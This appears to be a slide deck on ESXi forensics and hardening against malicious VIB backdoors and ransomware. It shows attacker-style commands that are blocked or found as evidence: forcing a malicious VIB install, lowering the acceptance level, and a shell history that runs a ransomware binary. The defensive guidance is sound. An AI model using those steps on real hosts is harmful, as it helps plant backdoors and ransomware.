 The default minimum acceptance level a VIB needs to be installed on a ESXi host is PartnerSupported



Malicious VIBs

- Threat Actor can leverage malicious vSphere Installation Bundles ("VIBs") to install malware/backdoors on the ESXi host
- Threat Actor needs root privileges on ESXi host to deploy malicious VIBs
- Backdoors can facilitate command executions, file transfer, reverse shell
 - VIRTUALPIE is a backdoor written in Python that spawns a daemonized IPv6 listener on a hardcoded port on a VMware ESXi server



VIB Installation – Force

 Only VIBs that have VIB acceptance level same or better that the acceptance level of the host can be added. By default, Community Supported VIBs cannot be installed on ESXi

```
[root@localhost:/tmp] esxcli software vib install -v /tmp/community.vib

[AcceptanceConfigError]

VIB community's acceptance level is community, which is not compliant with the ImageProfile acceptance level partner

To change the host acceptance level, use the 'esxcli software acceptance set' command.

Please refer to the log file for more details.
```

- Threat Actor can --force to install a VIB below the Acceptance Level
- Defenders can list all the VIBs and check the Acceptance Levels

[root@esxi:~] esxcli software Name	vib signature verify Version	Vendor	Acceptance Le	vel Signature Verification	Platforms
vmw-ahci	2.0.15-1vmw.801.0.0.21495797	VMW	VMwareCertified	Succeeded	host
igbn	1.4.11.7-1vmw.801.0.0.21495797	VMW	<mark>VMwareCertified</mark>	Succeeded	host
vmkata	0.1-1vmw.801.0.0.21495797	VMW	<pre>VMwareCertified</pre>	Succeeded	host



Hunting unsigned VIBs

- Query all the ESXi hosts at scale to identify unsigned VIBs
- Download the PowerCLI script from Vmware "Verify_ESXi_VIB_Signature.ps1" and run against your vCenter using the SSO admin credentials.

```
PS C:\Users\admin > '.\KB89619_Verify_Unsigned_VIBs_on_ESXi_(ver_1.2).ps1'
Windows PowerShell credential request.
Please enter the SSO Administrator Credentials
Password for user Administrator@vsphere.local: *******
Successfully Connected to vCenter Server 192.168.1.53
Total Number of ESXi hosts to scan - 1
Checking Host - 192.168.1.52
Please check the final result file - C:\Temp\KB89619_Verify_UnSigned_VIBs_on_Hosts_192.168.1.53_21-07-23-05-23.csv
```

```
PS C:\Users\admin\Downloads > type C:\Temp\KB89619_Verify_UnSigned_VIBs_on_Hosts_192.168.1.53_21-07-23-05-23.csv
"HostName","OverallStatus","Found_Unsigned_VIBs","HostConnectionState","VIB_ID","VIB_AcceptanceLevel","VIB_SignatureVerification","ERRORS","VIB_N
ame","VIB_Vendor"
"192.168.1.52","Good","Zero Unsigned VIBs found","Connected","NA","NA","NA","NA","NA","NA"
```



Additional ESXi Artefacts



File Listing with timestamp in ESXi Host

- List all the files created and accessed in the ESXI file system and discover modified file based on the incident timeline to identify the suspicious files
- Accessed, Modified and Metadata Changed timestamp will be in epoch format

```
[root@esxi:~]find / | xargs stat -c '%n,%F,%s,%A,%u,%U,%g,%G,%h,%m,%i,%W,%X,%Y,%Z'

/tmp/Ransomware,regular file,717200,-rwxr-xr-
x,0,root,0,root,1,m,40515,W,1685789723,1680179836,1685789720

1685789723    Sat, 03 Jun 2023 10:55:23 UTC Accessed Time Stamp
1680179836    Thu, 30 Mar 2023 12:37:16 UTC Modified Time Stamp
1685789720    Sat, 03 Jun 2023 10:55:20 GMT MetaData Changed Time Stamp
```



Scratch partition

- ESXi logs will are re-initialized after reboot
- ESXi logs can be stored to a persistent storage partition named /scratch
- The scratch partition is created during installation.
- The scratch partition is a 4GB partition used for storing temporary data, including logs, diagnostic information, and Swap
- scratch partition has a softlink to /var/lib/vmware/osdata



Syslog.global.logDir

Key Syslog.global.logDir

Description Datastore path of the directory to output logs to. Example:

[datastoreName]/logdir

Value [] /scratch/log

Default [] /scratch/log



Command History

- Commands executed in the shell are recorded in ESXi host in the file
 - /root/.ash_history

```
[root@esxi:~]cat /root/.ash_history
chmod +x Ransomware
./Ransomware
```



Schedule Tasks

- Cron is a utility that creates task to execute scripts or commands in scheduled time
- Command to list all cron jobs
- Identify suspicious cron jobs created by attacker

[root@esxi:~]cat /var/spool/cron/crontabs/root




Defending ESXi Host and vCenter



Restrict Services/Ports and limit Administrative Access

- Ensure the firewall rules are configured to restrict access to ESXi host and vCenter from limited approved IP addresses
- Disable SSH and Shell Access to ESXi host and vCenter
- Isolate the management interface of vCenter, ESXi , vMotion and vSAN interfaces to a restricted VLANS
- Implement jump host or PAWs to administratively access ESXi host and vCenter





Restrict Malicious VIB execution in ESXi host

- Enable SecureBoot
 - Restricts loading of unsigned VIB files during the booting process
 - Prevents changing of the VIB acceptance level settings and VIB installations through --force
- Query all the ESXi hosts at scale to identify unsigned VIBs

```
[root@esxi:/tmp] esxcli software vib install -v /tmp/malicious-esxi.vib --force
    [AcceptanceConfigError]
    VIB malicious-esxi_1.0.0.0's acceptance level is community, which is not compliant with the ImageProfile acceptance level partner
```

```
[root@esxi:/tmp] esxcli software acceptance set --level=CommunitySupported
  [AcceptanceConfigError]
Secure Boot enabled: Cannot change acceptance level to community.
```



Restrict Non-VIB Binary Execution in ESXi host

Enable execInstalledOnly settings

 execInstalledOnly settings will not permit execution of non-VIB binaries and logs are recorded in vobd.log,vmkernel.log and vmkwarning.log

```
[root@esxi:/tmp] ./ransomware
-sh: ./ransomware: Operation not permitted
```

 Python scripts are allowed to execute, so python-based Ransomware/malicious files can circumvent this control



Restrict Non-VIB Binary Execution in ESXi host

- Threat Actor can disable execinstalledonly kernel settings with compromised root account privilege, but ESXi need to reboot to disable the setting
- From ESXi 8.x onwards, execlnstalledOnly settings need to be enabled in kernel and in runtime option
- execInstalledOnly settings in runtime option is enabled by default, but can be disabled without a reboot

```
[root@esxi:/tmp] esxcli system settings advanced list -o /User/execInstalledOnly
    Path: /User/ExecInstalledOnly
    Type: integer
    Int Value: 1
    Default Int Value: 1
    Min Value: 0
    Max Value: 1
    String Value:
    Default String Value:
    Default String Value:
    Default String Value:
    Valid Characters:
    Description: Runtime option to disable/enable execInstalledOnly. The runtime option is only checked if the related execInstalledOnly
kernel option is disabled.
    Host Specific: false
    Impact: none
```



Trusted Platform Module (TPM) ESXi host

- In vSphere 7.0U2 and newer, the archived on-disk ESXi configuration file is encrypted and protected from tamper(Enforcement)
- As a result, attackers cannot read or alter this file, even if they have physical access to the ESXi host's storage
- ESXi host use Trusted Platform Module(TPM) or Key Derivation Function (KDF) to encrypt configuration file
- TPM 2.0 chip manages the encryption key and seals the configurations
- A TPM can use Platform Configuration Register (PCR) measurements to implement policies that restrict unauthorized access to sensitive data
- TPM can send ESXi host attestation report to vCenter



Enforcement for secure ESXi Configuration

- Apply enforcement of Execinstalledonly and secureboot settings in ESXi host
- TPM will enforce these setting during the booting process

```
[root@esxi:/tmp] esxcli system settings encryption set --require-secure-boot=T
[root@esxi:/tmp] esxcli system settings encryption set --require-exec-installed-only=T
[root@esxi:/tmp] esxcli system settings encryption get
   Mode: TPM
   Require Executables Only From Installed VIBs: true
   Require Secure Boot: true
```



Lockdown Mode

- Enable Lockdown mode to enforce all the ESXI host operations only be performed from vCenter
 - Normal Lockdown Mode ESXi host accessible through console (DCUI) and vCenter
 - Strict Lockdown mode ESXi host accessible only through vCenter
- Exception users can be created to not lose their permissions when the host enters lockdown mode

console or an authorized centralized management application.

When enabled, lockdown mode prevents remote users from logging directly into this host. The host will only be accessible through the local


Enabled (Normal)

 VMware recommends not to add administrators under exception list

Lockdown Mode

Lockdown Mode

Exception Users





Lockdown Mode Behaviour

Service	Normal Mode	Normal Lockdown Mode	Strict Lockdown Mode
vSphere Web Services API	All users, based on permissions	vCenter (vpxuser) Exception users, based on permissions vCloud Director (vslauser, if available)	vCenter (vpxuser) Exception users, based on permissions vCloud Director (vslauser, if available)
CIM Providers	Users with administrator privileges on the host	vCenter (vpxuser) Exception users, based on permissions vCloud Director (vslauser, if available)	vCenter (vpxuser) Exception users, based on permissions vCloud Director (vslauser, if available)
Direct Console UI (DCUI)	Users with administrator privileges on the host, and users in the DCUI.Access advanced option	Users defined in the DCUI.Access advanced option Exception users with administrator privileges on the host	DCUI service is stopped.
ESXi Shell (if enabled) and SSH (if enabled)	Users with administrator privileges on the host	Users defined in the DCUI.Access advanced option Exception users with administrator privileges on the host	Users defined in the DCUI.Access advanced option Exception users with administrator privileges on the host



Password Management and Multi Factor Authentication

- Unique and strong passwords for all local accounts in ESXi host and vCenter
- Apply password strength and complexity rules
- Secure the Root Account password in Password Vault or PAM tools and automate the password rotation policy
- Review and limit privileged accounts to manage ESXi host and vCenter
- Change the name of the "ESX Admin" group in Active Directory to avoid ESXi Administrator membership exposures
- Perform multi-factor authentication to access vCenter administrative portal
 - Smart Card, RSA SecurID, Duo



Centralized Monitoring and Robust Backup Solutions

- Collect and monitor ESXi and vCenter logs in SIEM tools and improve the detection posture
- Implement robust and secure backup solutions
- Implement Immutable backups(write once and read many) to avoid backup file encryptions or deletions
- Perform multi factor authentication to access backup files



Disable/Restrict VIX API Guest Operations

- Consider disabling VIX API Guest operations in the guest VM configuration
- This may impact VMware Consolidated Backup (VCB) and VMware Update Manager (VUM), both of which call the VIX API for guest operations

```
/etc/ vmware /config
 guest.commands.enabled = "FALSE"
```

Custom roles to limit the privileges to perform guest operation such as executions





Yara scan against ESXi hosts

- Can perform Yara Scans against all ESXI hosts to look for malicious artefacts
 - Mount ESXi host in any of the Linux machine using utilities such as sshfs
 - Create Yara rules and specify the identified malicious artefacts such as strings, filenames, paths, file hash
- Scan the Mounted ESXi directory with Yara rules and identify the impacted ESXI hosts

```
sshfs -o allow_other,default_permissions root@<ESXi Host IP Address>:/ /mnt/esxi
yara <rules> -r /mnt/esxi
```







THANK YOU

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